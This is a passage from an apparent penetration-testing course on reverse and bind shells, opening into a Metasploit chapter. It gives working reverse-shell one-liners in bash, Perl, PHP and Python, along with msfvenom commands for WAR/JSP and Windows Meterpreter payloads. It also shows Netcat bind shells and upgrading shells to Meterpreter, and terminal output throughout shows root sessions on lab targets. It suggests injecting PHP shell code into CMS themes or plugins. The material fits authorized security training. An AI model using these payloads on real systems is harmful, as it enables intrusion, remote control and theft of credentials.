
root@Host: ~
File Edit View Search Terminal Help
root@attacker:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.100.107: inverse host lookup failed: Unknown host
connect to [192.168.100.113] from (UNKNOWN) [192.168.100.107] 55014
root@Host:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@Host:~#
```

Here Netcat on the attacker box also accepts a bash reverse shell from the target. One big advantage of this bash reverse shell is that it works on every system with bash installed, which is practically every Linux system. Another advantage is that this reverse shell command consists of a single line making it easy to be executed through most code execution vulnerabilities and web shells.

Perl reverse shell

If Perl is present on the remote (target) host we can also initiate a reverse shell using Perl:

```
perl -e 'use Socket;$i=[Attack box
IP]";$p=[Port];socket(S,PF_INET,SOCK_STREAM,getprotobynumber("tcp"));if(connect(S,sockaddr_in($p
,inet_aton($i)))){open(STDIN,>&$S");open(STDOUT,>&$S");open(STDERR,>&$S");exec("/bin/sh -i");};'
```



```
root@target:~# perl -e 'use Socket;$i="192.168.100.113";$p=4444;socket(S,PF_INET,SOCK_STREAM,getprotobynumber("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,>&$S");open(STDOUT,>&$S");open(STDERR,>&$S");exec("/bin/sh -i");}'
```


```
root@attacker:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.100.107: inverse host lookup failed: Unknown host
connect to [192.168.100.113] from (UNKNOWN) [192.168.100.107] 55022
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

As we can see in this command the `-e` option is passed a Perl script as argument that consists of several lines of Perl code which are divided by semicolon signs. The last line of code executes a `/bin/sh` shell on the target system which is connected to the network socket.

PHP reverse shell

And if PHP is present on the compromised host (as it often is on Linux web servers), it can be a great option for establishing a reverse shell on the attack box. This reverse shell one liner will also return a `/bin/sh` shell:

```
php -r '$sock=fsockopen("[Attack box IP]",[Port]);exec("/bin/sh -i <&3 >&3 2>&3");'
```



```
root@target:~# php -r '$sock=fsockopen("192.168.100.113",4444);exec("/bin/sh -i <&3 >&3 2>&3");'
```

```
root@attacker:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.100.107: inverse host lookup failed: Unknown host
connect to [192.168.100.113] from (UNKNOWN) [192.168.100.107] 55018
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

If you are able to inject PHP code (perhaps in the theme file of a popular CMS or in an automatically installed plugin) you can use the following PHP code instead:

```
$sock=fsockopen("[Attack box IP]", [Port]);exec("/bin/sh -i <&3 >&3 2>&3");
```


But if you're in need of a more advanced PHP reverse shell script this one is the way to go:

<http://pentestmonkey.net/tools/web-shells/php-reverse-shell>

Python reverse shell

Python is also very commonly installed on Linux machines. The following command issues a reverse shell using Python:

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("[Attack
box IP]",[Port]));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```



root@target: ~

```
root@target:~# python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.100.113",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

root@attacker: ~

```
root@attacker:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.100.107: inverse host lookup failed: Unknown host
connect to [192.168.100.113] from (UNKNOWN) [192.168.100.107] 55020
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

WAR reverse shell

We can also create something called a WAR (Web Application Resource or Web application ARchive) file with a reverse shell using msfvenom. A WAR file is basically a zipped file that contains a web application which can be deployed on a Tomcat server.


For our demonstration we will use msfvenom to create a WAR file containing a .jsp file (The .jsp extension stands for Java Server Pages and indicates a server-generated web page which is similar to a .php or .asp file but uses the Java programming language) with a reverse shell (we will use the payload generic/shell_reverse_tcp.) which we will deploy on an Apache Tomcat server (which has already been compromised). Once the web application is deployed and executed, we will get a reverse shell on the attack box. Let's see how.

Run the following command to create the WAR file:

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=[Attack box IP] LPORT=4444 -f war >
/root/Desktop/shell.war
```

```
root@kali:~# msfvenom -p java/jsp_shell_reverse_tcp LHOST=172.16.2.5 LPORT=4444 -f war > /root/Desktop/shell.war
Payload size: 1100 bytes
Final size of war file: 1100 bytes
```

As mentioned before, the WAR file is basically a zipped file so we can open it as a regular archive and view its contents. If we open the WAR file, we will see a JSP file which contains the reverse shellcode:



Name	Size	Type	Modified
WEB-INF	264 bytes	Folder	04 July 2018, 09:19
irzldhkbfcydz.jsp	1.5 kB	unknown	04 July 2018, 09:19

If we then open the JSP file we will see the reverse shellcode that msfvenom generated for the payload:



```

try
{
    String ShellPath;
    if (System.getProperty("os.name").toLowerCase().indexOf("windows") == -1) {
        ShellPath = new String("/bin/sh");
    } else {
        ShellPath = new String("cmd.exe");
    }

    Socket socket = new Socket( "172.16.2.5", 4444 );
    Process process = Runtime.getRuntime().exec( ShellPath );
    ( new StreamConnector( process.getInputStream(), socket.getOutputStream() ) ).start();
    ( new StreamConnector( socket.getInputStream(), process.getOutputStream() ) ).start();
} catch( Exception e ) {}

%>

```

Plain Text ▾ Tab Width: 8 ▾ Ln 1, Col 1 ▾ INS

As shown in the screenshot this payload contains the IP address (172.16.2.5) and the port (4444) we gave in msfvenom. This payload will also check the operating system to determine whether to spawn a Bash shell (on Linux) or a cmd.exe shell (on Windows).

The next step is to upload and deploy the WAR file on a compromised Apache Tomcat server. The following screenshot shows the deployed web application with the reverse shell:



Applications				
Path	Display Name	Running	Sessions	Commands
/		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/shell ↙		true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

After the deployed shell application is opened, we receive a shell on our multi handler in Metasploit:

```
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 172.16.2.5:4444
[*] Command shell session 1 opened (172.16.2.5:4444 -> 10.12.1.160:60111) at 2018-07-04 09:20:56 -0400
id
uid=111(tomcat6) gid=120(tomcat6) groups=120(tomcat6)
```

Extra mile exercise: Can you create a WAR file with a reverse shell **without** msfvenom and intercept it **without** Metasploit?

Windows binary reverse shell

If the compromised host is a Windows machine, we can also use Msfvenom to create binary payloads that initiate a reverse shell. In the following demonstration we will create a Meterpreter reverse shell.

Use the following command to create the Meterpreter reverse shell payload with Msfvenom:

```
msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_tcp LHOST=[IP attackbox]
LPORT=4444 -f exe -o /tmp/exploit.exe
```

```
root@kali:~# msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_tcp LHOST=172.16.3.2 LPORT=4444 -f exe -o /tmp/exploit.exe
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: /tmp/exploit.exe
```

Be sure to replace the listening host (LHOST) IP with your own IP and, if necessary, the listening port (LPORT) too. Now that we have our reverse shell exploit ready, we need to set up a handler to intercept the shell. We will use the 'exploit/multi/handler' module in Metasploit to intercept the reverse shell as Netcat won't work with this type of payload.

Start msfconsole and run the following commands to set up the multi handler exploit:

```
msfconsole
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost ppp0
set lport 4444
run
```

When the Meterpreter reverse shell binary payload is executed on the target host, we will receive a shell on the target:

```

msf exploit(multi/handler) > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost ppp0
lhost => ppp0
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.16.3.2:4444
[*] Sending stage (179779 bytes) to 10.13.1.136
[*] Meterpreter session 1 opened (172.16.3.2:4444 -> 10.13.1.136:49210) at 2019-03-04 01:27:25 -0800

meterpreter > 


```

In this demonstration we've used the Meterpreter payload to generate the Windows binary but you can use any other payload here as well.

Bind shell

As explained earlier in this chapter a bind shell is a shell that binds to a specific port on the target host to listen for incoming connections. In this case the attack box connects to the target host on a specific port (rather than the target sending the shell back to the attack box as in a reverse shell).

Let's have a look at a diagram of a bind Netcat shell:



In this illustration the target binds a /bin/sh shell to port 4444 using a Netcat listener with the -e option. The attack box connects to this port using a simple Netcat command consisting of the target IP and the port used for the bind shell.


When working with bind shells it is important to realize their limitations. First of all, the attacker must have a route to the target. If the target is behind a NAT device, the bind shell will open a port on the local network that is inaccessible to the attacker. Another important factor is that bind shells can only bind to an open and unused port. Thus, if there's a web server running on port 80 and 443 and you are trying to bind a shell to one of these ports to make your traffic look legitimate, you will fail. Lastly it is very common for unusual ports to be blocked by firewalls. Most firewalls are configured to allow access only for specific traffic to known services. If a firewall blocks traffic to your port set in your bind shell you may be able to open up the port on the target host, but you won't be able to connect to it. In this sort of scenario, a reverse shell has more chance of success.

Netcat Bind shell example

To set up a bind shell with Netcat:

1. Bind a bash shell to port 4444 using Netcat.
2. Connect to the target host on port 4444 from the attack box.
3. Issue commands on the target host from the attack box.

Let's see how this looks in the console:



```
root@target: ~
File Edit View Search Terminal Help
root@target:~# nc -lvp 4444 -e /bin/sh 1
listening on [any] 4444 ...
192.168.100.113: inverse host lookup failed: Unknown host
connect to [192.168.100.107] from (UNKNOWN) [192.168.100.113] 50608

root@attacker: ~
File Edit View Search Terminal Help
root@attacker:~# nc 192.168.100.107 4444 2
id 3
uid=0(root) gid=0(root) groups=0(root)
```

The target host binds a Bash shell to port 4444 (1), then the attack box connects to that port with Netcat (2) and gains a root shell on the target host (3).

Upgrading simple shells to interactive shells

Netcat is a great tool, but it also has its shortcomings.

- Hitting “Ctrl-C”, for instance, drops the entire shell instead of canceling the current command as on a regular terminal shell;
- You cannot run interactive commands like su to log into other local accounts or SSH to connect to other hosts;
- Text editors like Vim and Nano cannot be used properly to edit files (only non-interactively);
- Features like job control, tab complete and command history with the up-arrow are also missing.

To overcome some of these problems we need to switch to an interactive TTY (i.e. terminal) shell. In the next section we will look at how to spawn a shell using Python's pty (pseudo-terminal) module.

Python pty module

The Python pty module spawns a pseudo-terminal that is able to run interactive commands (a pseudo-terminal is software that connects to a program and acts as a terminal, but sends any input and output to another program). To spawn the Python pty shell run the following command in your Netcat session:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Although Python's pty module can help, it is only a partial solution to the issues related to non-interactive shells. You will be able to run commands like su, but SIGINT (Ctrl-C) will still terminate

the Netcat session and interactive features such as history and tab completion remain unavailable. The target machine must also have Python installed.

In the next section we look at how to upgrade a Netcat shell to a Meterpreter shell.

Links

<https://docs.python.org/2/library/pty.html>

Upgrading a Netcat shell to Meterpreter

In the previous chapters we have learned how to set up reverse shells and bind shells with Netcat. As we've learned these shells are cmd.exe or Bash shells bound to Netcat using the -e option or reverse shells set up with Bash, Python, PHP or any other (scripting) language. The reverse shell gives us control over the target host in the context of the user initiating the shell. This is great stuff but what if you want to run local Metasploit privilege escalation exploits or post exploitation modules on the target such as Meterpreter's port forwarding functionality? The answer is to switch from Netcat to Metasploit and upgrade the shell to a Meterpreter session.

A Netcat shell can be upgraded to a Meterpreter shell in 3 simple steps.

1. Start the multi handler module in Metasploit to intercept the reverse shell using a Linux x86 payload.
2. Issue the reverse shell on a Linux host with a Bash reverse shell.
3. Use the post exploitation Metasploit module shell_to_meterpreter to target the session with the reverse Bash shell.

Note: The starting point for the next section is the ability to initiate a reverse Netcat shell from a compromised host. If you want to try this yourself without first compromising a remote host you can also initiate the reverse shell from your local machine instead of from a remote host. You can do this by running Netcat in a second terminal and have it connect to the local listener with the following command:

```
nc [Listening local IP] [Listening port] -e /bin/sh
```

Setting up a Metasploit Multi Handler

Let's start Metasploit and run the multi handler to intercept the reverse Bash shell on port 4444 with the following command:

```
msfconsole
```

Select the multi handler exploit:

```
use exploit/multi/handler
```

Now we need to set the IP and port for the listening host (our attack box):

```
set lhost [listening host IP]
```

```
set lport 4444
```

Specify the following payload to use:

```
set payload linux/x86/shell_reverse_tcp
```

And then finally run the exploit:

run

```

File Edit View Search Terminal Help
=[ metasploit v4.16.30-dev ]]
+ --=[ 1722 exploits - 986 auxiliary - 300 post      ]
+ --=[ 507 payloads - 40 encoders - 10 nops      ]
+ --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(multi/handler) > set lhost 172.16.1.1
lhost => 172.16.1.1
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.16.1.1:4444

```

The reverse TCP handler is now running on port 4444.

If you're using your own penetration testing VM or you've upgraded the VHL VM and Metasploit, you may find the session is automatically put in the background in the same way as if you had used the -j flag in the command. If this is the case the multi handler module will tell you 'Exploit running as background job 0'. If the handler receives a connection, a new session will be added to the sessions list and you'll receive a message informing you of the fact.

The following commands can be used to interact with jobs running in the background:

- Display jobs: jobs
- Kill job: jobs -K [job id]
- Help menu: jobs -h

Target host - Bash reverse shell

With a listener running on port 4444 we can issue the bash command on the target host to set up a reverse shell and connect back to the attack box. Please note that we are executing this command on the target host from the command line. In real life penetration testing scenarios this command is often executed through remote code execution (RCE) exploits using various attack vectors.

bash -i >& /dev/tcp/[Attack box IP]/4444 0>&1

The following command with Netcat yields the same result and will cause Netcat to connect to our attack box:

nc [IP attack box] 4444 -e /bin/sh

```

File Edit View Search Terminal Help
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.16.1.1:4444
[*] Command shell session 1 opened (172.16.1.1:4444 -> 10.11.1.250:39852) at 2018-03-12 11:32:45 -0400

```

Upgrade to Meterpreter shell

If our session containing the Netcat shell hasn't been sent to the background automatically we can do this by pressing the following key combination:

CTRL+Z

```
^Z
Background session 1? [y/N]  y
msf exploit(handler) > █
```

Alternatively, you can also run the ‘background’ command instead. Both have the same result and will take us back to the msfconsole command line.

Now that we have a Netcat shell we can upgrade it in 2 different ways:

1. Use the `sessions -u [session id]` command.
2. Use the `post/multi/manage/shell_to_meterpreter` module manually to upgrade the shell.

Both ways use the `shell_to_meterpreter` module to upgrade the shell to Meterpreter. The only difference is that the first method executes the module automatically without having to select, configure and execute the post module manually. Let's have a look at both methods.

Direct upgrade:

After the active session has been put in the background, run the following command:

`sessions -u 1`

```
File Edit View Search Terminal Help
msf post(multi/manage/shell_to_meterpreter) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 172.16.1.1:4433
[*] Sending stage (857352 bytes) to 10.11.1.250
[*] Meterpreter session 3 opened (172.16.1.1:4433 -> 10.11.1.250:33347) at 2018-03-12 11:47:13 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
msf post(multi/manage/shell_to_meterpreter) > █
```

After the execution of the `shell_to_meterpreter` post module has finished we can see that a new session has opened (Meterpreter session 3 opened) and been added to the session list. You can view the session list by running the following command:

`sessions`

To interact with the new session, you can run the `sessions interact` command as follows:

`sessions -i [new session ID]`

[Shell to Meterpreter module](#)

Alternatively, we can upgrade the Netcat shell by configuring the post exploitation module `shell_to_meterpreter` manually. If it is not already, put the Netcat session in the background with `CTRL+C` and then run the following command:

`use post/multi/manage/shell_to_meterpreter`

In our example, this will be:

`set session 1`

Finally type ‘run’ to upgrade the shell:

run

```
File Edit View Search Terminal Help
^Z
Background session 1? [y/N] y
msf exploit(multi/handler) > use post/multi/manage/shell_to_meterpreter
msf post(multi/manage/shell_to_meterpreter) > set session 1
session => 1
msf post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 172.16.1.1:4433
[*] Sending stage (857352 bytes) to 10.11.1.250
[*] Meterpreter session 2 opened (172.16.1.1:4433 -> 10.11.1.250:58502) at 2018-03-12 11:35:02 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf post(multi/manage/shell_to_meterpreter) >
```

Note: Many of the local Metasploit modules take a session id instead of a rhost parameter in its module options and you should supply the session id from the Meterpreter shell.

As we can see, session 2, a Meterpreter session, has been opened. The new session has also been added to the list of active sessions which can be verified by running the sessions command.

sessions

```
File Edit View Search Terminal Help
msf post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
=====
Id  Name  Type          Information          Connection
--  --   ---          -----
1   shell  x86/linux    172.16.1.1:4444 -> 10.11.1.250:39852 (10.11.1.250)
2   meterpreter  x86/linux  uid=1000, gid=1000, 172.16.1.1:4433 -> 10.11.1.250:58502 (10.11.1.250)

msf post(multi/manage/shell_to_meterpreter) >
```

The next step is to switch the command line context to the newly opened session. Use the following command to interact with the new Meterpreter session:

sessions -i 2

```
File Edit View Search Terminal Help
msf post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture  : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter >
```

Note: The session ID number increases with every new session that is created in Metasploit. This means that the session ids used in the commands in this chapter may not correspond with the session ids you're getting when working with multiple sessions.

To run successfully the target session for this exploit needs write access to its current location in order to write the payload. In our example the reverse shell was initiated in a root account and therefore runs with root privileges so we immediately have write-access to the path that the regular Bash reverse shell is pointing to. However, in some cases when running the shell_to_meterpreter

exploit you might get a permissions-related error. This especially happens when the shell is initiated with limited privileges (such as a local user account). If the bash shell (session 1) points to a location that is not writable in the current user context, it will throw a permission error.

Switching the directory to /tmp or another world-writable location will often do the trick and resolve the error.

Now we have an active Meterpreter session with the target host we can use this session for port forwarding (with portfwd), to dump system hashes or to run post exploitation Metasploit modules on either of the sessions.

The following is an example of a local privilege escalation exploit taking a Meterpreter session ID instead of a remote target host:

```
msf exploit(ms16_016_webdav) > options

Module options (exploit/windows/local/ms16_016_webdav):
  Name      Current Setting  Required  Description
  ----      -----          -----      -----
  SESSION          yes        The session to run this module on.

Exploit target:
  Id  Name
  --  ---
  0   Windows 7 SP1
```

After setting the session ID and running the local privilege escalation exploit, the shell will be upgraded to a system shell running with administrator privileges.

10 Metasploit

In this chapter you will learn how to get started with Metasploit. The Metasploit Project is an open-source collaboration between the open-source community and Rapid7 providing tools for penetration testing as well as information about vulnerabilities and exploits. The main tool is the Metasploit Framework (MSF) which is used to develop and execute exploits. It also offers a comprehensive database of known exploit code which is accessible through the framework (more information can be found on www.metasploit.com).

If you have never before interacted with the MSF command line console, at first sight the range of commands and number of options may seem a little intimidating. However, through this course you will soon become familiar with how Metasploit works and from your frequent use of the MSF command line in the Labs it will quickly become second nature to you. The best way is to dive headlong into the Metasploit Framework and try all the options covered in this chapter for yourself.

Introduction

The Metasploit Framework consists of many modules (Ruby classes), plugins, scripts and multiple user interfaces. Let's begin by looking at the key modules and by learning some of the terminologies.

